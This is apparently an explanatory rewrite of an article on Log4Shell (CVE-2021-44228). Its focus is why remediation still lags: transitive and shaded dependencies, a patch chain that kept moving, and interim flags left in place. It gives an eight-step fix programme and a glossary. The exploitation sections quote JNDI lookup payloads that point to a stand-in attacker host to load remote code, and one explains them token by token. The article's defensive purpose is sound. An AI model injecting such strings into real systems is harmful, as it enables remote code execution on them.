Log4Shell: The Patch That Never Ends
Log4Shell is a remote code execution vulnerability in Apache Log4j 2 where user-controlled input containing a JNDI lookup string causes the library to connect to an attacker's server and execute a malicious Java class. An attacker could execute arbitrary code on any system that logs such input through Log4j.

medium.com
Published on medium.com
Application Sec
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Log4Shell, tracked as CVE-2021-44228, is a remote code execution vulnerability in Apache Log4j 2, versions 2.0-beta9 through 2.14.1. The library is a logging component so widely embedded in Java applications that many teams did not know they were running it. The vulnerable feature is message lookup substitution: Log4j resolved Java Naming and Directory Interface (JNDI) lookups inside log messages, so a string such as ${jndi:ldap://attacker.com/a} written into a search box, a chat field or a user-agent header could cause the server to fetch and execute a remote Java class with the application's full permissions. No authentication was required, and the vulnerability carries a CVSS score of 10.0.
This write-up is about the remediation problem rather than a single exploitation session. Five years after disclosure, the patching is still not finished. Sonatype reported in December 2025 that 14% of Log4j downloads still pull vulnerable versions, CISA's Known Exploited Vulnerabilities catalogue still lists CVE-2021-44228 as actively targeted, and roughly 4,000 organisations worldwide remain exposed. The author's framing is that this is not a patching problem but a visibility problem.
Setup
There are no accounts, roles or target hosts in this report. The relevant preconditions are environmental:
- Java applications that log user-controlled input through Log4j 2, including applications that pull the library in transitively or receive it shaded inside a vendor's uber-JAR.
- Build and vulnerability management tooling that inspects declared dependencies, such as
pom.xmlorbuild.gradle, rather than binary contents. - Container images, CI/CD pipelines and vendor appliances whose firmware may embed their own copy of the library.
The tools named in the report are Syft and Grype from Anchore, the CISA-published Log4j scanner, and the Snort and YARA rules included in CISA's advisory. The report does not give versions for any of them.
Finding it
The observation that drives the article is that standard software composition analysis misses Log4j in two common situations. First, Log4j is rarely a top-level dependency: it is often three or four levels deep in the dependency tree, shipped inside frameworks, middleware and vendor appliances. Second, some vendors shade the Log4j classes into their own JAR files under a different package name. A manifest scan that checks declared dependencies therefore reports a clean result while the vulnerable code is still present.
The only reliable detection method the report describes is a filesystem-level scan that searches for the actual JndiLookup.class file inside every JAR, WAR and EAR on the system. Tools such as Syft and Grype, or the CISA scanner, inspect binary contents; standard SCA tools often do not.
A second source of confusion is the patch chain itself. Teams that upgraded to 2.15.0 in December 2021 believed they were finished, then 2.16.0 arrived four days later, 2.17.0 three days after that, and 2.17.1 a week later. Each release closed a new bypass or attack vector, so organisations with slow change management were perpetually one patch behind. Some abandoned the upgrade and left the interim mitigation flag in place instead.
Exploitation
The report does not walk through an attack against a specific target. It describes the mechanism and the timeline of real-world exploitation.
Step 1: Inject a JNDI lookup string
A string of the following form, entered into any field whose contents are logged, triggers the lookup:
${jndi:ldap://attacker.com/a}
When Log4j encounters this in a log message, it resolves the lookup by connecting to the attacker's server. The report gives a second form of the same payload in the description of the mechanism:
${jndi:ldap://attacker.com/payload}
The library downloads a malicious Java class file from that server and the server executes it with the application's full permissions. The injection point can be a search box, a chat field or a user-agent header; anything the application logs is a candidate.
Step 2: Exploit at scale
The vulnerability was disclosed on 9 December 2021. Within 72 hours, mass scanning was detected worldwide. CISA issued Emergency Directive ED 22-02 on 17 December, requiring federal agencies to patch or mitigate by 23 December. The Joint Advisory AA21-356A, published 22 December, documented exploitation by nation-state actors, including groups linked to China, Iran, North Korea and Turkey.
Step 3: Survive on unpatched and partially patched systems
The attack surface was not one application but the entire Java ecosystem. The report lists Apache Struts, Apache Solr, Apache Druid, Elasticsearch, Kafka, Flink, VMware vCenter, Cisco products, Citrix, Fortinet appliances, Jenkins and Minecraft servers. Any Java application that accepted user input and logged it was a potential target. Systems left on interim mitigations remained exposed to the attack vectors addressed in 2.17.0 and 2.17.1.
Root cause
The design flaw is that Log4j resolved JNDI lookups embedded in log messages, so untrusted input written to a log became a code execution primitive. The remediation failure has three causes, all described in the report:
- Transitive and shaded dependencies. Log4j is buried in the dependency tree or repackaged under a different namespace inside uber-JARs, so manifest-based scanners do not see it. The scanner says the estate is clean when it is not.
- A patch chain that kept moving. Versions 2.15.0, 2.16.0, 2.17.0 and 2.17.1 each closed a new bypass or attack vector within roughly two weeks. Slow change management left organisations one patch behind, and some stopped upgrading altogether.
- Interim mitigations that became permanent. The JVM flag
-Dlog4j2.formatMsgNoLookups=true, or the environment variableLOG4J_FORMAT_MSG_NO_LOOKUPS=true, disables message lookups without upgrading the library. It works for Log4j 2.10 and later, but it does not protect against all attack vectors addressed in 2.17.0 and 2.17.1. Many teams deployed it as an emergency stopgap and never returned to the upgrade.
A fourth factor is vendor appliances: you cannot patch the Log4j instance embedded in proprietary appliance firmware until the vendor ships an update. Some vendors took months, and some never shipped one. Programmes that do not track appliance firmware versions against CVE advisories have blind spots.
Impact
Successful exploitation gives an attacker arbitrary code execution on any system that logs user-controlled input through a vulnerable Log4j version, with the application's full permissions and without authentication. The report's remediation figures describe the scale of residual exposure: 14% of Log4j downloads still pulling vulnerable versions as of December 2025, CVE-2021-44228 still listed as actively targeted in CISA's KEV catalogue, and roughly 4,000 organisations worldwide still exposed. The report does not attribute specific breaches to specific victims.
Fix
The report sets out an eight-step remediation programme.
- Build a complete Log4j inventory. Do not rely on dependency manifests alone. Run a filesystem-level scan across every server, container image and CI artifact repository, searching for
JndiLookup.classinside all JAR, WAR and EAR files. Use the CISA scanner or a tool such as Syft that inspects binary contents. - Classify by exposure. An internet-facing application that logs user input is critical; an internal batch job that never touches user data is lower priority. Classify by network exposure, data sensitivity and whether the application logs external input.
- Upgrade to the minimum safe version. For Java 8 and later that is 2.17.1, for Java 7 it is 2.12.4, and for Java 6 it is 2.3.2. Being on 2.15.0 or 2.16.0 is not done. Confirm the version running in production, not the version declared in the build file.
- Remove interim mitigations only after confirming the upgrade. If the
formatMsgNoLookupsflag was deployed as a stopgap, verify the library is 2.17.1 or later before removing it. Do not remove the flag first; some teams have removed it during a configuration cleanup without realising the underlying library was never upgraded. - Scan container images and CI pipelines. Base images may still ship vulnerable Log4j versions. Add a Log4j-specific check to the container build pipeline that fails the build if any image layer contains a vulnerable version, which prevents reintroduction.
- Audit vendor appliances. Request CVE attestation from every vendor whose product runs Java. If a vendor cannot confirm the product is unaffected or cannot provide a patched firmware version, escalate through procurement and legal teams and document the residual risk formally.
- Deploy detection rules. WAF rules and IDS signatures should detect JNDI lookup patterns in HTTP headers, query parameters and request bodies. CISA's advisory includes specific Snort and YARA rules. These do not replace patching; they buy time and provide visibility into active exploitation attempts.
- Establish a recurring scan cadence. New deployments, container rebuilds and dependency updates can reintroduce vulnerable versions. Run the filesystem-level scan monthly and integrate it into vulnerability management as a standing check rather than a one-off incident response action.
Ownership is split three ways. Security engineering owns scanning the full software inventory, including transitive and shaded dependencies, validating that patches reach every instance rather than only those in the manifest, and maintaining the WAF rules and IDS signatures. Platform and infrastructure engineering owns the actual patching across application stacks, container images and CI/CD pipelines, plus the runtime environment variables and JVM flags used as interim mitigations. Security leadership owns the risk decision: which systems are patched first based on exposure, what residual risk is acceptable during the patch cycle, and how status is communicated to executive leadership and regulators. The organisations that failed, in the report's view, were those where security opened tickets, engineering deprioritised them, and leadership never knew the tickets existed.
Variants to test
The report's detection guidance translates into concrete checks on other estates:
- Binary scan for the lookup class. Search every JAR, WAR and EAR for
JndiLookup.class. A positive result is any archive containing the class, regardless of what the dependency manifest declares. - Shaded dependency check. Look for Log4j classes repackaged under a vendor's own namespace inside uber-JARs. A positive result is a renamed copy of the lookup class inside a vendor archive that the manifest does not list.
- Production version verification. Compare the version actually loaded at runtime against the build file. A positive result is a production instance below 2.17.1 on Java 8 or later, below 2.12.4 on Java 7, or below 2.3.2 on Java 6.
- Interim flag audit. Find systems running with
-Dlog4j2.formatMsgNoLookups=trueorLOG4J_FORMAT_MSG_NO_LOOKUPS=true. A positive result is a host relying on the flag while still running a library older than 2.17.1. - Container layer inspection. Scan base images and built layers for vulnerable Log4j versions. A positive result is any layer that reintroduces a vulnerable version after the application code was fixed.
- Vendor attestation gap. Ask each Java-based appliance vendor for CVE attestation and a patched firmware version. A positive result is a vendor that can supply neither, which should be escalated and documented as residual risk.
- Detection coverage. Confirm that WAF and IDS rules match JNDI lookup patterns in headers, query parameters and bodies, using the Snort and YARA rules from CISA's advisory. A positive result is a test request containing a lookup string that is logged by the detection stack.
What happened, in plain words
In December 2021, a piece of software that almost nobody thought about became one of the most dangerous things on the internet. That software is Apache Log4j 2, a logging library for Java applications. A logging library is a helper that programs use to write down what happens while they run: who logged in, what was searched for, what error appeared. It is the diary of an application.
Log4j had a feature that let it do more than write text. If the text it was asked to write contained a special instruction, Log4j would go and fetch something from another computer and run it. An attacker who could get any text into a log entry could therefore get their own code running on the server. The text could be typed into a search box, a chat field, or even hidden in a request header, which is a small piece of information a browser sends along with every request. No password was needed. The vulnerability was given the identifier CVE-2021-44228 and the maximum severity score, CVSS 10.0.
The image above sits at the top of the article, under the line saying that CVE-2021-44228 is five years old and thousands of organisations are still vulnerable.
Five years later, the problem is not solved. The article cites Sonatype reporting in December 2025 that 14% of Log4j downloads still pull vulnerable versions, CISA's Known Exploited Vulnerabilities catalogue still listing CVE-2021-44228 as actively targeted, and roughly 4,000 organisations worldwide still exposed. The author's point is that this is not really a patching problem. It is a visibility problem: many organisations cannot see where the vulnerable library is, so they cannot fix it.
This article is not a story of one attack against one company. It is a guide to why the cleanup has dragged on for years, and to the eight steps that actually finish the job.
The setup: what you need to understand first
There are no accounts, usernames or target websites in this report. What matters is the environment around the software. Three things set the scene.
- Java applications that log user input through Log4j 2. If a program writes down anything a visitor typed, and it uses Log4j to do that writing, it is in scope. This includes programs that never chose Log4j directly: the library can arrive pulled in by another library (a transitive dependency), or hidden inside a vendor's packaged application (a shaded dependency).
- Build and vulnerability management tools that only read declared dependencies. A Java project usually lists the libraries it needs in a file such as
pom.xmlorbuild.gradle. A scanner that reads those files only sees what is declared, not what is actually inside the finished program. - Container images, CI/CD pipelines and vendor appliances. A container image is a ready-made bundle of an application and everything it needs to run, a bit like a sealed lunchbox. A CI/CD pipeline is the automated assembly line that builds and ships that lunchbox. A vendor appliance is a physical or virtual box a company buys, with software already installed by the seller. Any of these can carry their own copy of Log4j.
The tools the report names are Syft and Grype from Anchore, the CISA-published Log4j scanner, and the Snort and YARA rules included in CISA's advisory. Snort is a network monitoring tool that watches traffic for known bad patterns. YARA is a tool for describing what a piece of malicious code looks like so it can be found. The report does not give versions for any of these tools.
Finding it: why normal scanners say you are clean when you are not
The central observation is that standard software composition analysis misses Log4j in two common situations. Software composition analysis, usually shortened to SCA, is the practice of listing the third-party components a program uses and checking them against known vulnerabilities. Think of it as reading the ingredients label on a food package.
- Log4j is rarely a top-level dependency. It is often three or four levels deep in the dependency tree. The dependency tree is the chain of "this library needs that library, which needs another library". Log4j ships inside frameworks, middleware and vendor appliances, so it is an ingredient of an ingredient.
- Some vendors shade the Log4j classes into their own JAR files under a different package name. A JAR file is the standard zip-like package for Java code. Shading means copying someone else's code into your own package and renaming it, so it looks like your own. It is like repainting a borrowed tool in your company colours.
A manifest scan that checks declared dependencies therefore reports a clean result while the vulnerable code is still present. The ingredients label says nothing about the secret ingredient.
The only reliable detection method the report describes is a filesystem-level scan that searches for the actual JndiLookup.class file inside every JAR, WAR and EAR on the system. A .class file is a compiled Java file, the machine-readable form of the code. WAR and EAR are larger Java archive formats for web applications and enterprise applications. Searching for the file itself, rather than for a name on a list, is like opening every box in the warehouse instead of trusting the inventory sheet. Tools such as Syft and Grype, or the CISA scanner, inspect binary contents; standard SCA tools often do not.
A second source of confusion is the patch chain itself. A patch is a fixed version of software released to close a security hole. Teams that upgraded to 2.15.0 in December 2021 believed they were finished. Then 2.16.0 arrived four days later, 2.17.0 three days after that, and 2.17.1 a week later. Each release closed a new bypass or attack vector. A bypass is a way around a fix; an attack vector is a route an attacker uses to get in. Organisations with slow change management, meaning the process of approving and rolling out software changes, were perpetually one patch behind. Some gave up and left the interim mitigation flag in place instead. An interim mitigation is a temporary workaround that reduces risk without removing the cause.
Exploitation: how the attack actually worked
The report does not walk through an attack against a specific target. It describes the mechanism and the timeline of real-world exploitation.
Step 1: Inject a JNDI lookup string
A string of the following form, entered into any field whose contents are logged, triggers the lookup:
${jndi:ldap://attacker.com/a}
Line by line, in plain words:
${...}is the syntax Log4j used to mark a lookup, an instruction to go and find a value somewhere else and substitute it in.jndi:tells Log4j to use JNDI, the Java Naming and Directory Interface. JNDI is a standard way for Java programs to look things up by name, a bit like a phone book for software.ldap://is the protocol used to reach the directory server. LDAP is a common directory service protocol.attacker.comis the address of the server the attacker controls./ais the path on that server where the malicious file sits.
When Log4j encounters this in a log message, it resolves the lookup by connecting to the attacker's server. The report gives a second form of the same payload in the description of the mechanism:
${jndi:ldap://attacker.com/payload}
This is the same instruction with a different file name at the end. The library downloads a malicious Java class file from that server and the server executes it with the application's full permissions. In everyday terms: someone writes a note into the office diary saying "please fetch the parcel from this address and open it", and the diary obediently does so, with all the keys the office holds. The injection point can be a search box, a chat field or a user-agent header. The user-agent header is the line a browser sends to identify itself; anything the application logs is a candidate.
Step 2: Exploit at scale
The vulnerability was disclosed on 9 December 2021. Within 72 hours, mass scanning was detected worldwide. Mass scanning means automated tools probing huge numbers of internet addresses for the telltale string. CISA, the US Cybersecurity and Infrastructure Security Agency, issued Emergency Directive ED 22-02 on 17 December, requiring federal agencies to patch or mitigate by 23 December. The Joint Advisory AA21-356A, published 22 December, documented exploitation by nation-state actors, including groups linked to China, Iran, North Korea and Turkey. A nation-state actor is an attacker working for a government.
Step 3: Survive on unpatched and partially patched systems
The attack surface was not one application but the entire Java ecosystem. Attack surface means all the places an attacker could possibly touch. The report lists Apache Struts, Apache Solr, Apache Druid, Elasticsearch, Kafka, Flink, VMware vCenter, Cisco products, Citrix, Fortinet appliances, Jenkins and Minecraft servers. Any Java application that accepted user input and logged it was a potential target. Systems left on interim mitigations remained exposed to the attack vectors addressed in 2.17.0 and 2.17.1.
Root cause: why it happened and why the fix dragged on
The design flaw is that Log4j resolved JNDI lookups embedded in log messages, so untrusted input written to a log became a code execution primitive. A primitive here means a basic building block an attacker can use. Writing to a diary should never be a way to run code.
The remediation failure has three causes, all described in the report:
- Transitive and shaded dependencies. Log4j is buried in the dependency tree or repackaged under a different namespace inside uber-JARs. An uber-JAR is one big JAR that bundles an application together with all its libraries. Manifest-based scanners do not see it, so the scanner says the estate is clean when it is not.
- A patch chain that kept moving. Versions 2.15.0, 2.16.0, 2.17.0 and 2.17.1 each closed a new bypass or attack vector within roughly two weeks. Slow change management left organisations one patch behind, and some stopped upgrading altogether.
- Interim mitigations that became permanent. The JVM flag
-Dlog4j2.formatMsgNoLookups=true, or the environment variableLOG4J_FORMAT_MSG_NO_LOOKUPS=true, disables message lookups without upgrading the library. A JVM flag is a setting passed to the Java Virtual Machine, the program that runs Java code, when it starts. An environment variable is a named setting the operating system hands to a program. Both are ways of telling the software "do not do the lookup trick". The flag works for Log4j 2.10 and later, but it does not protect against all attack vectors addressed in 2.17.0 and 2.17.1. Many teams deployed it as an emergency stopgap and never returned to the upgrade. It is a bandage, not a fix.
A fourth factor is vendor appliances: you cannot patch the Log4j instance embedded in proprietary appliance firmware until the vendor ships an update. Firmware is the software built into a device. Some vendors took months, and some never shipped one. Programmes that do not track appliance firmware versions against CVE advisories have blind spots. A CVE advisory is the public notice describing a vulnerability.
Impact: what an attacker gets
Successful exploitation gives an attacker arbitrary code execution on any system that logs user-controlled input through a vulnerable Log4j version, with the application's full permissions and without authentication. Arbitrary code execution means running any program the attacker likes. Full permissions means with all the rights the application itself has, so whatever the application could do, the attacker can do. No authentication means no password or login was needed.
The report's remediation figures describe the scale of residual exposure: 14% of Log4j downloads still pulling vulnerable versions as of December 2025, CVE-2021-44228 still listed as actively targeted in CISA's KEV catalogue, and roughly 4,000 organisations worldwide still exposed. The report does not attribute specific breaches to specific victims.
Fix: the eight-step remediation programme
- Build a complete Log4j inventory. Do not rely on dependency manifests alone. Run a filesystem-level scan across every server, container image and CI artifact repository, searching for
JndiLookup.classinside all JAR, WAR and EAR files. Use the CISA scanner or a tool such as Syft that inspects binary contents. Why: you cannot fix what you cannot see, and the manifest does not show everything. - Classify by exposure. An internet-facing application that logs user input is critical; an internal batch job that never touches user data is lower priority. Classify by network exposure, data sensitivity and whether the application logs external input. Why: effort is finite, so the riskiest systems go first.
- Upgrade to the minimum safe version. For Java 8 and later that is 2.17.1, for Java 7 it is 2.12.4, and for Java 6 it is 2.3.2. Being on 2.15.0 or 2.16.0 is not done. Confirm the version running in production, not the version declared in the build file. Why: the build file describes what was intended, not what is actually running.
- Remove interim mitigations only after confirming the upgrade. If the
formatMsgNoLookupsflag was deployed as a stopgap, verify the library is 2.17.1 or later before removing it. Do not remove the flag first; some teams have removed it during a configuration cleanup without realising the underlying library was never upgraded. Why: removing the bandage before the wound is healed reopens it. - Scan container images and CI pipelines. Base images may still ship vulnerable Log4j versions. Add a Log4j-specific check to the container build pipeline that fails the build if any image layer contains a vulnerable version, which prevents reintroduction. Why: a fixed application built on an unfixed base image is still vulnerable.
- Audit vendor appliances. Request CVE attestation from every vendor whose product runs Java. Attestation is a formal written confirmation. If a vendor cannot confirm the product is unaffected or cannot provide a patched firmware version, escalate through procurement and legal teams and document the residual risk formally. Residual risk is what remains after your controls. Why: you cannot patch code you do not own, but you can make the risk visible and put pressure on the supplier.
- Deploy detection rules. WAF rules and IDS signatures should detect JNDI lookup patterns in HTTP headers, query parameters and request bodies. A WAF, web application firewall, inspects web traffic and blocks suspicious requests. An IDS, intrusion detection system, watches network traffic and raises alerts. A signature is a pattern that matches known bad traffic. CISA's advisory includes specific Snort and YARA rules. These do not replace patching; they buy time and provide visibility into active exploitation attempts.
- Establish a recurring scan cadence. New deployments, container rebuilds and dependency updates can reintroduce vulnerable versions. Run the filesystem-level scan monthly and integrate it into vulnerability management as a standing check rather than a one-off incident response action. Why: the problem can come back, so the check has to keep running.
Who does what
Ownership is split three ways.
- Security engineering owns scanning the full software inventory, including transitive and shaded dependencies, validating that patches reach every instance rather than only those in the manifest, and maintaining the WAF rules and IDS signatures.
- Platform and infrastructure engineering owns the actual patching across application stacks, container images and CI/CD pipelines, plus the runtime environment variables and JVM flags used as interim mitigations.
- Security leadership owns the risk decision: which systems are patched first based on exposure, what residual risk is acceptable during the patch cycle, and how status is communicated to executive leadership and regulators.
The organisations that failed, in the report's view, were those where security opened tickets, engineering deprioritised them, and leadership never knew the tickets existed. A ticket here is a work item in a tracking system. The failure was one of communication: security opened tickets, engineering deprioritised them, and leadership never knew the tickets existed.
Variants to test: concrete checks on other estates
The report's detection guidance translates into concrete checks you can run elsewhere:
- Binary scan for the lookup class. Search every JAR, WAR and EAR for
JndiLookup.class. A positive result is any archive containing the class, regardless of what the dependency manifest declares. - Shaded dependency check. Look for Log4j classes repackaged under a vendor's own namespace inside uber-JARs. A positive result is a renamed copy of the lookup class inside a vendor archive that the manifest does not list.
- Production version verification. Compare the version actually loaded at runtime against the build file. A positive result is a production instance below 2.17.1 on Java 8 or later, below 2.12.4 on Java 7, or below 2.3.2 on Java 6.
- Interim flag audit. Find systems running with
-Dlog4j2.formatMsgNoLookups=trueorLOG4J_FORMAT_MSG_NO_LOOKUPS=true. A positive result is a host relying on the flag while still running a library older than 2.17.1. - Container layer inspection. Scan base images and built layers for vulnerable Log4j versions. A positive result is any layer that reintroduces a vulnerable version after the application code was fixed.
- Vendor attestation gap. Ask each Java-based appliance vendor for CVE attestation and a patched firmware version. A positive result is a vendor that can supply neither, which should be escalated and documented as residual risk.
- Detection coverage. Confirm that WAF and IDS rules match JNDI lookup patterns in headers, query parameters and bodies, using the Snort and YARA rules from CISA's advisory. A positive result is a test request containing a lookup string that is logged by the detection stack.
Where and when

The image above marks the timeline section of the article.
CISA issued Emergency Directive ED 22-02 on 17 December, requiring federal agencies to patch or mitigate by 23 December.
Log4j sits in everything. Apache Struts, Apache Solr, Apache Druid, Elasticsearch, Kafka, Flink, VMware vCenter, Cisco products, Citrix, Fortinet appliances, Jenkins, Minecraft servers. The attack surface was not one application. It was the entire Java ecosystem.
Takeaways
- Log4Shell (CVE-2021-44228) is a CVSS 10.0 RCE in Apache Log4j 2 that remains actively exploited in 2026. The minimum safe version is 2.17.1 for Java 8+, 2.12.4 for Java 7, and 2.3.2 for Java 6.
- Standard dependency scanners miss transitive and shaded Log4j instances. Only a filesystem-level scan that searches for
JndiLookup.classinside binary archives gives you a complete inventory. - The
formatMsgNoLookupsJVM flag is an interim mitigation, not a fix. It does not cover all attack vectors addressed in later patches. - Vendor appliances and embedded firmware are the long tail of Log4Shell exposure. If your vendor cannot provide CVE attestation, document the risk and escalate.
- Treat Log4Shell remediation as a standing vulnerability management process, not a closed incident. New deployments and container rebuilds can reintroduce the vulnerability at any time.
Glossary
- Apache Log4j 2: a widely used logging library for Java applications, the component at the centre of this vulnerability.
- Logging library: a helper that lets a program write down what happens while it runs.
- CVE: Common Vulnerabilities and Exposures, a public identifier for a known security flaw. CVE-2021-44228 is this one.
- CVSS: Common Vulnerability Scoring System, a 0 to 10 scale for how severe a vulnerability is. 10.0 is the maximum.
- Remote code execution (RCE): an attacker getting their own code to run on someone else's machine.
- JNDI: Java Naming and Directory Interface, a standard way for Java programs to look things up by name.
- LDAP: a directory service protocol, used here as the route to the attacker's server.
- Lookup substitution: a feature that replaces a marker in text with a value fetched from elsewhere.
- Payload: the malicious content an attacker delivers.
- User-agent header: a line a browser sends to identify itself with each request.
- Dependency: a library a program relies on.
- Transitive dependency: a library pulled in indirectly, because another library needs it.
- Dependency tree: the chain of libraries needing other libraries.
- JAR, WAR, EAR: Java archive formats for libraries, web applications and enterprise applications.
.classfile: a compiled Java file.- Shading: copying someone else's code into your own package under a different name.
- Uber-JAR: one large JAR bundling an application with all its libraries.
- Manifest: a list of declared dependencies, such as in
pom.xmlorbuild.gradle. - SCA: software composition analysis, the practice of listing third-party components and checking them for known vulnerabilities.
- Filesystem-level scan: searching the actual files on disk rather than trusting a list.
- Patch: a fixed version of software released to close a security hole.
- Patch chain: a sequence of patches, each closing a new hole.
- Bypass: a way around a fix.
- Attack vector: a route an attacker uses to get in.
- Attack surface: all the places an attacker could possibly touch.
- Interim mitigation: a temporary workaround that reduces risk without removing the cause.
- JVM: Java Virtual Machine, the program that runs Java code.
- JVM flag: a setting passed to the JVM when it starts.
- Environment variable: a named setting the operating system hands to a program.
- Firmware: the software built into a device.
- Vendor appliance: a box or virtual machine sold with software already installed.
- Container image: a ready-made bundle of an application and everything it needs to run.
- CI/CD pipeline: the automated assembly line that builds and ships software.
- CISA: the US Cybersecurity and Infrastructure Security Agency.
- KEV catalogue: CISA's Known Exploited Vulnerabilities catalogue, a list of flaws known to be exploited in the wild.
- Nation-state actor: an attacker working for a government.
- WAF: web application firewall, which inspects web traffic and blocks suspicious requests.
- IDS: intrusion detection system, which watches network traffic and raises alerts.
- Signature: a pattern that matches known bad traffic.
- Snort: a network monitoring tool that uses signatures.
- YARA: a tool for describing what malicious code looks like so it can be found.
- Syft and Grype: tools from Anchore that inspect binary contents for components and vulnerabilities.
- Attestation: a formal written confirmation.
- Residual risk: the risk that remains after your controls.
- Change management: the process of approving and rolling out software changes.
- Ticket: a work item in a tracking system.


